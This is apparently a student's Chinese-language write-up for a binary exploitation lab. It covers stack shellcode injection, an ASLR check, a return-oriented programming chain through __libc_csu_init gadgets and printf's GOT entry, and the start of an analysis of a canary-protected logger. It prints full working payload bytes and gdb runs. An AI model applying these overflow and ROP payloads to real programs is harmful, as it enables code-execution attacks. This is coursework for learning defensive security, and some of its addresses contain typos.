因此改成 jmp grade_eval.但这样要考虑 ret 后（读取栈底弹出%rbp 旧值后弹出的值）返回到哪里。所以原来输入字符时，应该配备一行返回地址：0x0000000000401c1f（即直接到最原始的函数 wrap_main 中： <__wrap_main+0011> mov %r12, %rsp。

在运行栈上机器码时，实际上%rsp 目前在 16 字节栈上分配空间+16 字节原有%rbp 旧值与返回地址的上方。所以需要在一开始 push 入返回地址 0x0000000000401c1f，才能在返回时返回到对应地址：

Push 0x401c1f 68 1f 1c 40 00

仔细考察，发现其实还有问题：

Jmp grade_eval（这条指令在 0x0000721000800fd8 上，rel32 = 0x401a87 - (0x0000721000800fd8 + 5) = 0x401a87 - 0x0000721000800fdd，这个 bias 位数太多，编不进机器码 e9 rel32（一般 rel32 最多 32 位（2 进制），这里至少需要 48 位，偏移绝对值远超过 32 位有符号范围，所以 call rel32 / jmp rel32 编不进去。。。因此改用 ret 指令。）

考虑使用 ret 函数，直接把目标地址放入%rip 代替：

push $0x401a87
Ret

完整：push 0x401c1f
Push $0x4
Pop %rdi
push $0x401a87
Ret

机器码：68 1f 1c 40 00 | 6a 04 | 5f |68 87 1a 40 00| c3
需要写入：
栈上代码 68 1f 1c 40 00 6a 04 5f 68 87 1a 40 00 c3 00 00
%rbp 旧值：改成__wrap__main 的%rbp 旧值，即 0x07fffffffe0c0。
改成这个值的目的是：覆盖保存的旧 %rbp 为 __wrap_main 调用链上的旧值 0x00007fffffffe0c0，使 leave; ret 后栈帧恢复到 __wrap_main 可接受的状态。

小端序：c0 e0 ff ff ff 7f 00 00
栈上代码的首地址：0x0000721000800fd0 d0 0f 80 00 10 72 00 00
总共需要写入：
68 1f 1c 40 00 6a 04 5f 68 87 1a 40 00 c3 00 00 c0 e0 ff ff ff 7f 00 00 d0 0f 80 00 10 72 00 (00)最后的 00 不需要写，gets 会自动加\0 在末尾。

```
gef➤  run < ../payload
Starting program: /home/crmind/cj_attack_lab/attack/dark-calc < ../payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

 Hope A will be your grade!
[Inferior 1 (process 1944) exited normally]
gef➤
```

最终成功输出，并且显示 exited normally，说明跳转到 grade_eval 后直接正常返回到了 wrap_main(),且栈帧基址也返回到了 wrap_main()对应的基址，从而能够平稳退出。

输入此 payload 执行的过程如下：
input 的 ret 弹出覆盖后的返回地址 0x721000800fd0
→ 执行栈上代码：
    push 0x401c1f ; 预先压入 grade_eval 的返回地址
    push $4
    pop %rdi ; %edi = 4
    push 0x401a87
    ret ; 跳到 grade_eval
→ grade_eval 检查 %edi == 4，打印 Hope A will be your grade!
→ grade_eval 的 ret 弹出 0x401c1f

→ 回到 __wrap_main+0011: mov %r12,%rsp
→ 正常退出

四、楚门的世界
1，运行 aslr.c，每次返回的变量 i 的地址都不同，而且差值可达 9 位，体现了地址空间布局随机化。

```
crmind@crmindnotebook:~/cj_attack_lab/src$ cc -o aslr aslr.c
crmind@crmindnotebook:~/cj_attack_lab/src$ aslr
Command 'aslr' not found, did you mean:
  command 'asar' from snap asar (v0.13.0+git19.c1da512)
  command 'alr' from deb alire (1.2.1-2.1build1)
See 'snap info <snapname>' for additional versions.
crmind@crmindnotebook:~/cj_attack_lab/src$ run aslr
Command 'run' not found, but there are 15 similar ones.
crmind@crmindnotebook:~/cj_attack_lab/src$ ./aslr
0x7ffc71f4c5c4
crmind@crmindnotebook:~/cj_attack_lab/src$ ./aslr
0x7ffdc1d3bbc4
crmind@crmindnotebook:~/cj_attack_lab/src$ ./aslr
0x7fff43a1dee4
crmind@crmindnotebook:~/cj_attack_lab/src$ ./aslr
0x7ffc5a2cfa54
crmind@crmindnotebook:~/cj_attack_lab/src$ ./aslr
0x7ffe57019114
```

2，通过 ROP，让程序的输出中包含 "Hope A will be your grade!"
任务需要使用的 gadget(s) 在 `0x4019d0` 到 `0x401ae3` 之间，所以直接反汇编：

0x4019d0 - 0x401a50: （实际上只到 0x401a4c，后面 d，e，f 都是对齐用的 padding）
00000000004019d0 <__libc_csu_init>:
记%rdx 的值：z　%rdi : x　%rsi = y

```
  4019d0:        41 57                   push   %r15 //存%r15 旧值
  4019d2:        41 56                   push   %r14 //存%r14 旧值
  4019d4:        49 89 d7                mov    %rdx,%r15 //%r15 = z
  4019d7:        41 55                   push   %r13
  4019d9:        41 54                   push   %r12 //存 13，r12 旧值
  4019db:        4c 8d 25 2e 04 20 00    lea    0x20042e(%rip),%r12        # 601e10
<__frame_dummy_init_array_entry>
```

//把 601e10 给%r12
gef➤　x/s *0x601e10
0x4017e0 <frame_dummy>: "UH\211\345]\353\211f.\017\037\204" //查询 ai，发现应该是初始化占位函数，对程序影响很小，不考虑使用。

```
  4019e2:        55                      push   %rbp            //栈上放置%rbp 旧值
  4019e3:        48 8d 2d 2e 04 20 00    lea    0x20042e(%rip),%rbp        # 601e18
```

<__do_global_dtors_aux_fini_array_entry> //%rbp = 0x601e18，清理占位函数的，其实无用。

```
  4019ea:       53                      push   %rbx     //%rbx 存其旧值
  4019eb:       41 89 fd                mov    %edi,%r13d //%r13d = (低 32 位的）x.
  4019ee:       49 89 f6                mov    %rsi,%r14    //%r14 = y
  4019f1:       4c 29 e5                sub    %r12,%rbp    //%rbp -= 601e10.
  4019f4:       48 83 ec 08             sub    $0x8,%rsp     //rsp -= 8;
  4019f8:       48 c1 fd 03             sar    $0x3,%rbp     //rbp >> 3;
  4019fc:       e8 1f fc ff ff          call   401620 <_init>
  401a01:       48 85 ed                test   %rbp,%rbp    //检查%rbp
  401a04:       74 20                   je     401a26 <__libc_csu_init+0x56>
```

//如果%rbp == 0

如果不是 0：

```
 401a06:      31 db                   xor    %ebx,%ebx     //%ebx = 0;
  401a08:       0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
  401a0f:       00
  401a10:       4c 89 fa                mov    %r15,%rdx    //%rdx = z;
  401a13:       4c 89 f6                mov    %r14,%rsi    //%rsi = y
  401a16:       44 89 ef                mov    %r13d,%edi //%edi = x;
  401a19:       41 ff 14 dc             call   *(%r12,%rbx,8) //call *(601e10 + i)处指向的函数
```

即读取 frame_dummy 上的第 i 个函数指针（取该地址的 8 字节值作为函数指针）的地址值，并且跳转到那里。

```
  401a1d:       48 83 c3 01             add    $0x1,%rbx    //rbx += 1;   //
  401a21:       48 39 dd                cmp    %rbx,%rbp //看 rbx 是否是 1
```

不是 1 则继续循环，是 1 则进入下面，返回。

实际上第一次后 rbx 就是 1，就 jne 不成立，往下，只调用了_init_array[0].

```
  401a24:       75 ea                   jne    401a10 <__libc_csu_init+0x40>
  401a26:       48 83 c4 08             add    $0x8,%rsp
  401a2a:       5b                      pop    %rbx
  401a2b:       5d                      pop    %rbp
  401a2c:       41 5c                   pop    %r12
  401a2e:       41 5d                   pop    %r13
  401a30:       41 5e                   pop    %r14
  401a32:       41 5f                   pop    %r15     //恢复所有东西的旧值
  401a34:       c3                      ret
  401a35:       90                      nop
  401a36:       66 2e 0f 1f 84 00 00    cs nopw 0x0(%rax,%rax,1) //返回
  401a3d:       00 00 00

0000000000401a40 <__libc_csu_fini>:
  401a40:       f3 c3                   repz ret

Disassembly of section .fini:

0000000000401a44 <_fini>:
```

```
   401a44:      48 83 ec 08              sub    $0x8,%rsp
   401a48:      48 83 c4 08              add    $0x8,%rsp
   401a4c:      c3                       ret
---------------------------------------------------------------------------------
```

0x401a50 - 0x401ae3:

```
gef➤  disassemble /r 0x401a50, 0x401ae3
Dump of assembler code from 0x401a50 to 0x401ae3:
   0x0000000000401a50 <_IO_stdin_used+0>:       01 00                    add
DWORD PTR [rax],eax
   0x0000000000401a52 <_IO_stdin_used+2>:       02 00                    add
al,BYTE PTR [rax]
   0x0000000000401a54:  00 00                   add    BYTE PTR [rax],al //BYTE PTR 代
表操作只需要 1 字节。（因为是 1byte）也即把前面的[rax]用 1 byte 的 pointer 访问。
   0x0000000000401a56:  00 00                   add    BYTE PTR [rax],al
   0x0000000000401a58:  00 00                   add    BYTE PTR [rax],al
   0x0000000000401a5a:  00 00                   add    BYTE PTR [rax],al
   0x0000000000401a5c:  00 00                   add    BYTE PTR [rax],al
   0x0000000000401a5e:  00 00                   add    BYTE PTR [rax],al
   0x0000000000401a60 <wrapper_front+0>:        65 63 68 6f              movsxd
ebp,DWORD PTR gs:[rax+0x6f]
   0x0000000000401a64 <wrapper_front+4>:        20 24 28                 and    BYTE
PTR [rax+rbp*1],ah
```

.....从这里看到出现了五句 add BYTE PTR [rax],al，那么其实就说明这段数据如果解释成代码，问题很大了：它会把[rax]中内容指向地址上的数据读取，加到 al，实际上意义不明。

再通过如下命令：

```
gef➤  x/s  0x0000000000401a60
0x401a60 <wrapper_front>:       "echo $(("
```

实际上说明这一段地址应该都是只读字符串，对其按照读取字符串的方法读取：

先读取整个 0x401a50 开始的 byte：

```
0x401a50 <_IO_stdin_used>:      0x1     0x0     0x2     0x0     0x0     0x0     0x0
0x0
0x401a58:       0x0     0x0     0x0     0x0     0x0     0x0     0x0     0x0
//0x401a58 开始都是 0，无可利用值。
0x401a60 <wrapper_front>:       0x65    0x63    0x68    0x6f    0x20    0x24    0x28
0x28
0x401a68 <wrapper_front+8>:     0x0     0x29    0x29    0x0     0x0     0x0     0x0
0x0
0x401a70 <answer>:      0x34    0x32    0x5f    0x69    0x73    0x5f    0x54    0x68
0x401a78 <answer+8>:    0x65    0x5f    0xc3    0x80    0x6e    0x73    0x77    0x65
0x401a80 <answer+16>:   0x72    0x0     0x0     0x0     0x0     0x0     0x0     0x0
0x401a88:       0x45    0x6e    0x74    0x65    0x72    0x20    0x61    0x6e
0x401a90:       0x20    0x65    0x78    0x70    0x72    0x65    0x73    0x73
0x401a98:       0x69    0x6f    0x6e    0x20    0x28    0x6c    0x65    0x6e
```

```
0x401aa0:    0x67    0x74    0x68    0x20    0x75    0x70    0x20    0x74
0x401aa8:    0x6f    0x20    0x25    0x64    0x29    0x3a    0xa     0x0 ‘\0’

0x401ab0:    0x45    0x78    0x65    0x63    0x75    0x74    0x69    0x6e
0x401ab8:    0x67    0x3a    0x20    0x25    0x73    0xa     0x0     0x0 ’\0’
0x401ac0:    0xa     0x1b    0x5b    0x33    0x31    0x6d    0x20    0x48
0x401ac8:    0x6f    0x70    0x65    0x20    0x25    0x63    0x20    0x77
0x401ad0:    0x69    0x6c    0x6c    0x20    0x62    0x65    0x20    0x79
0x401ad8:    0x6f    0x75    0x72    0x20    0x67    0x72    0x61    0x64
0x401ae0:    0x65    0x21    0x20
```

```
gef➤  x/s 0x401a50
0x401a50 <_IO_stdin_used>:      "\001"
gef➤  x/s 0x401a60
0x401a60 <wrapper_front>:       "echo $(("
gef➤  x/s 0x401a68
0x401a68 <wrapper_front+8>:     ""
gef➤  x/s 0x401a69
0x401a69 <wrapper_back>:        "))"
gef➤  x/s 0x401a70
0x401a70 <answer>:      "42_is_The_Ànswer"

gef➤  x/s 0x401a88
0x401a88:       "Enter an expression (length up to %d):\n"
gef➤  x/s 0x401ab0
0x401ab0:       "Executing: %s\n"
gef➤  x/s 0x401ac0
0x401ac0:       "\n\033[31m Hope %c will be your grade! \n"
```

第一步：我们需要让%rdi = 0x401ac0, %rsi = ‘A',那么提示说：如果你发现使用立即数构造对应的参数存在困难，不妨利用栈来操作。因此我们把立即数压入栈，然后跳转到把栈中元素 pop 到寄存器内。

考虑这里：

```
  401a2a:       5b                      pop     %rbx
  401a2b:       5d                      pop     %rbp
  401a2c:       41 5c                   pop     %r12
```

call 指令读取 %r12 + %rbx * 8 上的函数地址，跳转到这个地址对应的函数，那么就让 %r12 + %rbx * 8 指向栈上一地址，然后让这个地址指向 printf。

估算这个地址在 0x00007fffffffdfe0 + 8 + 6 * 8（存储六个寄存器的数据） + 返回到 401a13 的地址 8 字节 = 0x00007ffffffffe020. 故%r12 = 0x00007ffffffffe020,%rbp = 0x00007ffffffffe0a0（main 的外层函数的栈帧基址）%rbx = 0;

在 0x00007ffffffffe020 上存 printf 的地址，然后跳转到这里（注意这个时候 rsp 正好指向这个地址，没有弹出其中的值）

401a2e:　　41 5d　　pop　%r13　填入地址：0x401ac0

401a30:　　41 5e　　pop　%r14　填入'A', 0x41.

401a32:　　41 5f　　pop　%r15　= 0 //恢复所有东西的旧值

6 * 8 = 48bits 内存

401a34:　　c3　　ret

解析完一切后，开始写攻击策略：

首先 input 函数空出来的 16 字节字符是没有用的，全填 A 就可以。

然后为了让攻击时的栈帧大一些，%rbp 旧值块的值写为 0x00007fffffffe0a0，即 wrap_main()（这里似乎更名为__libc_start_call_main()了)这个更外面一层函数的栈帧基址，相比于 input 的%rbp：0x00007fffffffdfe0 大约高了 16^3 个字节，空间相当大。所以接下来 8 字节：0x00007fffffffe0a0

接下来是返回时的第一个地址，我希望写入 401a2a(2a 1a 40 00 00 00 00 00)，这样可以利用栈上值，往寄存器里存入需要的值。这里依次填写：

0

0x00007fffffffe0a0

0x00007fffffffe020

0x401ac0

0x41

0x0

0x00007ffff7c64084 (printf 的开头值）

0x00007ffff7c2a601　（→　<__libc_start_call_main+0081> mov %eax, %edi，调用 main 的函数，在 call main 后的下一条指令的地址）

写成小端序：

41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41

a0 e0 ff ff ff 7f 00 00

2a 1a 40 00 00 00 00 00

00 00 00 00 00 00 00 00

a0 e0 ff ff ff 7f 00 00

20 e0 ff ff ff 7f 00 00

c0 1a 40 00 00 00 00 00

41 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

84 40 c6 f7 ff 7f 00 00

01 a6 c2 f7 ff 7f 00 00

问题是这里有栈随机化，而我却默认了 rbp - 64 的地址是固定的，因此我的程序跑不出正确结果。

```
gef➤  run < ../payload
Starting program: /home/crmind/cj_attack_lab/attack/dark-calc-nx < ../payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):
AAAAAAAAAAAAAAAA◆◆◆◆◆[Inferior 1 (process 6755) exited with code 026]
```

那么 call 怎么找到一个存着含 printf 函数首地址的内存地址，并且访问之？
实际上，查阅资料可知，我们可以使用 call *(printf@got 的地址)，因为 Printf@got 是 GOT(全局偏移表)里专门为 printf 留的一个“槽位”,里面存着 printf 在 libc 里的真实地址。程序调用 printf 时,就是通过这个槽位跳过去的。因此把%r12 + %rbx * 8 的地址写为 printf@got 的地址即可。

发现在这里：
crmind@crmindnotebook:~/cj_attack_lab/attack$ objdump -R dark-calc-nx | grep printf
0000000000602038 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
因此 call 后面的地址可以计为 0x0000000000602038.

考虑重新安排栈给这六个寄存器的值：
401a2a: 5b pop %rbx //给 0
401a2b: 5d pop %rbp //这里要给 1，因为这样
在第一次 call 结束后，rbx 自增为 1，正好和 rbp 相等，不会跳转，直接进入到最后，函数返回。
401a2c: 41 5c pop %r12 // 填 入 地 址 %r12 =
0000000000602038，即 printf@got 的地址值，这个地址上存了 printf 的函数地址。
401a2e: 41 5d pop %r13 填入地址：0x401ac0
401a30: 41 5e pop %r14 填入’A’, 0x41.
401a32: 41 5f pop %r15 = 0 //这个填啥都没关系
所以填写：
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
00 00 00 00 00 00 00 00 （input leave 时，暂且先让 rbp 回到最低地址，因为后续 rbp 也用不到；在栈很高的地方，有另一次 pop rbp，给 rbp 一个高地址值即可。）

2a 1a 40 00 00 00 00 00 //401a2a,跳转到的代码首地址。
00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00
38 20 60 00 00 00 00 00
c0 1a 40 00 00 00 00 00
41 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 //随便填，这里就填 0.
//这里下面是 call printf 后压入六个寄存器的值
10 1a 40 00 00 00 00 00//应当压入 call *(%r12, %rbx, 8)这条代码前面一点的地址 0x401a10
00 00 00 00 00 00 00 00
FF FF FF FF FF 7F 00 00 //使%rbp = 0x7fffffffffff.这样可以让%rbp 到栈顶，防止任何情况下的空引用问题。（%rbp = 0 则容易出现）
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
aa 18 40 00 00 00 00 00


(原来我们考虑让控制流最终返回到 FF FF FF FF FF 7F 00 00（0x7fffffffffff）上，但是这可能也会出问题。经过一段时间，我回忆起前面的任务中 input 函数的汇编里使用了 exit 函数，由此产生灵感：可以使用 input 中调用 exit 函数的语句以及其附近的语句，赋予%edi 值 0，然后执行 exit(0)使程序平稳退出。具体来说，执行如下两句语句：

0x00000000004018aa <+66>:　　mov　　edi,0x0

0x00000000004018af <+71>:　　call　　0x4016e0 <exit@plt>）

因此在最下方写入地址 aa 18 40 00 00 00 00 00,printf 完成后，第二次进入到 ret 之后，%rsp 就会弹出 aa 18 40 00 00 00 00 00，然后 edi = 0，调用 exit(0),程序正常退出。）

最后一个问题：



→ 0x7ffff7c640b9 <printf+0039>　movaps XMMWORD PTR [rbp-0x80], xmm0

reason: SIGSEGV

说明程序要求 rbp - 0x80 是 16 的倍数（即%rbp ，也即进入__printf()后的%rsp 值是 16 的倍数）然而当前这个值却 % 16 = 8，明显不符。

因而我们需要一开始在进入这个函数前时，让%rsp 往下 8bytes。一个好办法就是在 6 次 pop 前插入一个 ret，也即在 401a2a（跳转到的代码首地址）前把 input 返回后首次到达地址变成 401a34（即 401a34: c3　ret),这样可以再次返回，读出栈上下一条地址，即按照逻辑要跳转到的代码的首地址。那么多跳转一次，但是后续流程不变，输出正确；且到__printf 中%rsp 减少了 8，从而符合了对齐要求。

最终放入的二进制码：

41 41 41 41 41 41 41 41

41 41 41 41 41 41 41 41

00 00 00 00 00 00 00 00

34 1a 40 00 00 00 00 00

2a 1a 40 00 00 00 00 00

00 00 00 00 00 00 00 00

01 00 00 00 00 00 00 00

38 20 60 00 00 00 00 00

c0 1a 40 00 00 00 00 00

41 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

10 1a 40 00 00 00 00 00

00 00 00 00 00 00 00 00 *

00 00 00 00 00 00 00 00
FF FF FF FF FF 7F 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
aa 18 40 00 00 00 00 00

***处多了一行 0，这是因为从 call 语句执行完毕后，除了 pop 会使得%rsp 值增加之外，这一句也会：**
401a26:　　48 83 c4 08　　add　　$0x8,%rsp。
这样实际上%rsp 增加了 7 * 8 = 56bytes，如果不加入*，%rsp 增加 56bytes 后会越过 input 里的最后一段地址，指向 aa 18 40 00 00 00 00 00 地址之后的一条地址，这条地址在被压入%rip 后无法被解析成可执行代码，段错误。



因此我们加入*中的 16 位 0，是为 add $0x8, %rsp 做的缓冲。

最终使用这个 payload 时，成功显示想要的内容：

```
payload = (
    b"\x41\x41\x41\x41\x41\x41\x41\x41"
    b"\x41\x41\x41\x41\x41\x41\x41\x41"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x34\x1a\x40\x00\x00\x00\x00\x00"
    b"\x2a\x1a\x40\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x01\x00\x00\x00\x00\x00\x00\x00"
    b"\x38\x20\x60\x00\x00\x00\x00\x00"
    b"\xc0\x1a\x40\x00\x00\x00\x00\x00"
    b"\x41\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x10\x1a\x40\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\xff\xff\xff\xff\xff\x7f\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\x00\x00\x00\x00\x00\x00\x00\x00"
    b"\xaa\x18\x40\x00\x00\x00\x00\x00"
)
```

```
gef➤  run < ../payload
Starting program: /home/crmind/cj_attack_lab/attack/dark-calc-nx < ../payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

 Hope A will be your grade!
[Inferior 1 (process 8055) exited normally]
gef➤
```

五、猫鼠游戏

1，攻击文件 dark-log

Dark-log 运行逻辑和前几个不一样，先拆解其运行逻辑：

gef➤ set disassembly-flavor att

gef➤ disassemble main

Dump of assembler code for function main:

0x00000000004017f5 <+0>: push %rbp

0x00000000004017f6 <+1>: mov %rsp,%rbp

0x00000000004017f9 <+4>: sub $0x10,%rsp //存旧值，开 16bytes 新栈帧

0x00000000004017fd <+8>: mov %fs:0x28,%rax //读取金丝雀

0x0000000000401806 <+17>: mov %rax,-0x8(%rbp)//金丝雀存在（%rbp - 8），%rsp + 8 处

0x000000000040180a <+21>: xor %eax,%eax //%eax = 0

0x000000000040180c <+23>: call 0x4016d6 <input>

0x0000000000401811 <+28>: mov $0x401902,%edi //%edi = “Log saved.”

gef➤ x/s 0x401902

0x401902: "Log saved."

0x0000000000401816 <+33>: call 0x401540 <puts@plt> //puts(“Log saved”);屏幕显示 Log saved.

0x000000000040181b <+38>: mov $0x0,%eax //%eax = 0;

0x0000000000401820 <+43>: mov -0x8(%rbp),%rdx //%rbp - 8 上的值（金丝雀值存放的位置） = %rdx

0x0000000000401824 <+47>: xor %fs:0x28,%rdx //和原值比对

0x000000000040182d <+56>: je 0x401834 <main+63> //一样无问题，跳到结束处结束。

0x000000000040182f <+58>: call 0x401550 <__stack_chk_fail@plt>

0x0000000000401834 <+63>: leave

0x0000000000401835 <+64>: ret

End of assembler dump.

Input:

【0 --- 80 ---> 80 --- 100】

gef➤ disassemble input

Dump of assembler code for function input:

0x00000000004016d6 <+0>: push %rbp

0x00000000004016d7 <+1>: mov %rsp,%rbp

0x00000000004016da <+4>: sub $0x120,%rsp //开启 120（16 进制）栈帧

0x00000000004016e1 <+11>: mov %fs:0x28,%rax

0x00000000004016ea <+20>: mov %rax,-0x8(%rbp) //也是新栈帧最高的 8bytes 存金丝雀值。【%rbp - 8】

0x00000000004016ee <+24>: xor %eax,%eax eax = 0

0x00000000004016f0 <+26>: movl $0x0,-0x20(%rbp) rbp - 20（32）处 8 字节存 0

gef➤ x/s 0x4018ed

0x4018ed: "Enter a log message:"

0x00000000004016f7 <+33>: mov $0x4018ed,%edi

0x00000000004016fc <+38>: call 0x401540 <puts@plt>

【两块就是显示 Enter a log message.】

0x0000000000401701 <+43>: lea -0x120(%rbp),%rax //%rax = 当前栈底

0x0000000000401708 <+50>: mov %rax,%rdi //%rdi = 当前栈底

0x000000000040170b <+53>: call 0x401570 <gets@plt> //gets，传当前栈底地址，则从栈底开始写入。

0x0000000000401710 <+58>: test %rax,%rax //%rax 返回值如果成功写入，就是写入字符串存入缓冲区首地址，不是 0.失败则是 NuLL。

0x0000000000401713 <+61>: je 0x4017de <input+264> //如果失败：跳转到 264，不再进行任何操作，检测是否栈溢出并且退出。

0x0000000000401719 <+67>: mov -0x20(%rbp),%eax //%eax = %rbp - 20(即 32）地址的值。

（为了方便，以下直接保留十六进制数）

0x000000000040171c <+70>: cltq

0x000000000040171e <+72>: lea -0x120(%rbp),%rdx //%rdx = 新栈帧底地址

0x0000000000401725 <+79>: sub $0xffffffffffffff80,%rdx //%rdx 减掉-80，也就是%rdx + 80，新栈帧底部 + 80 的地址。

0x0000000000401729 <+83>: add %rdx,%rax //加到%rax，%rax 地址 = 栈底 + 80.

0x000000000040172c <+86>: mov -0x120(%rbp),%rdx //%rdx = 新栈帧底地址的值

0x0000000000401733 <+93>: mov -0x118(%rbp),%rcx//%rcx = （栈帧底部+8）的值

0x000000000040173a <+100>: mov %rdx,(%rax) //栈底地址放到%rax 地址内存中。

0x000000000040173d <+103>: mov %rcx,0x8(%rax) //（底部+8）的值移动到栈底+80 + 8 的地方。

也就是栈底 16bytes 的内容移动到（栈底+80bytes）开始的地方。

0x0000000000401741 <+107>: mov -0x110(%rbp),%rdx

0x0000000000401748 <+114>: mov -0x108(%rbp),%rcx

0x000000000040174f <+121>: mov %rdx,0x10(%rax)

0x0000000000401753 <+125>: mov %rcx,0x18(%rax)

//类似，把栈底+10 与栈底+18 的地方移动到栈底+90 与栈底+98 处。

0x0000000000401757 <+129>: mov -0x100(%rbp),%rdx

0x000000000040175e <+136>: mov -0xf8(%rbp),%rcx

0x0000000000401765 <+143>: mov %rdx,0x20(%rax)

0x0000000000401769 <+147>: mov %rcx,0x28(%rax)

//一样：+20 --- +30 的数据移动到+a0 --- +b0

0x000000000040176d <+151>: mov -0xf0(%rbp),%rdx

0x0000000000401774 <+158>: mov -0xe8(%rbp),%rcx

0x000000000040177b <+165>: mov %rdx,0x30(%rax)

0x000000000040177f <+169>: mov %rcx,0x38(%rax)

// 30--40 ---> b0---c0

0x0000000000401783 <+173>: mov -0xe0(%rbp),%rdx

0x000000000040178a <+180>: mov -0xd8(%rbp),%rcx

0x0000000000401791 <+187>: mov %rdx,0x40(%rax)

0x0000000000401795 <+191>: mov %rcx,0x48(%rax)

//40 - 50 --> c0 -- d0

0x0000000000401799 <+195>: mov -0xd0(%rbp),%rdx

0x00000000004017a0 <+202>: mov -0xc8(%rbp),%rcx

0x00000000004017a7 <+209>: mov %rdx,0x50(%rax)

0x00000000004017ab <+213>: mov %rcx,0x58(%rax)

//50 - 60 --> d0 -- e0

0x00000000004017af <+217>: mov -0xc0(%rbp),%rdx

0x00000000004017b6 <+224>: mov -0xb8(%rbp),%rcx

```
    0x00000000004017bd <+231>:    mov     %rdx,0x60(%rax)
    0x00000000004017c1 <+235>:    mov     %rcx,0x68(%rax)
// 60-70 ---> e0 -- f0
    0x00000000004017c5 <+239>:    mov     -0xb0(%rbp),%rdx
    0x00000000004017cc <+246>:    mov     -0xa8(%rbp),%rcx
    0x00000000004017d3 <+253>:    mov     %rdx,0x70(%rax)
    0x00000000004017d7 <+257>:    mov     %rcx,0x78(%rax)
//70 - 80 --> f0 -- 100.
总结：0 -- 80 --> 80 -- 100(即 16 ^ 16)
    0x00000000004017db <+261>:    nop
    0x00000000004017dc <+262>:    jmp     0x4017df <input+265>
    0x00000000004017de <+264>:    nop
    0x00000000004017df <+265>:    mov     -0x8(%rbp),%rax
    0x00000000004017e3 <+269>:    xor     %fs:0x28,%rax
    0x00000000004017ec <+278>:    je      0x4017f3 <input+285> //金丝雀值未改变，正常退出
    0x00000000004017ee <+280>:    call    0x401550 <__stack_chk_fail@plt> //改动了金丝雀，报错！
    0x00000000004017f3 <+285>:    leave //返回值就是返回金丝雀所在地址的值。
    0x00000000004017f4 <+286>:    ret
End of assembler dump.
```

函数的作用是把相对%rsp 内地址高 0-0x80 的块复制到%rsp + 0x80-0x100 处，但是 rsp 到 rsp + 0x120 的内存在返回后都会被抛弃；而且这个函数如果没有缓冲区溢出，金丝雀未被修改，那么 xor 语句后%rax = 0，返回值是 0，没有用。

先在只读数据区寻找 Hope ... will be your grade:

```
Contents of section .rodata:
 4018c0 01000200 00000000 0a1b5b33 316d2048  ..........[31m H
 4018d0 6f706520 25632077 696c6c20 62652079  ope %c will be y
 4018e0 6f757220 67726164 6521200a 00456e74  our grade! ..Ent
 4018f0 65722061 206c6f67 206d6573 73616765  er a log message
 401900 3a004c6f 67207361 7665642e 00        :.Log saved..
```

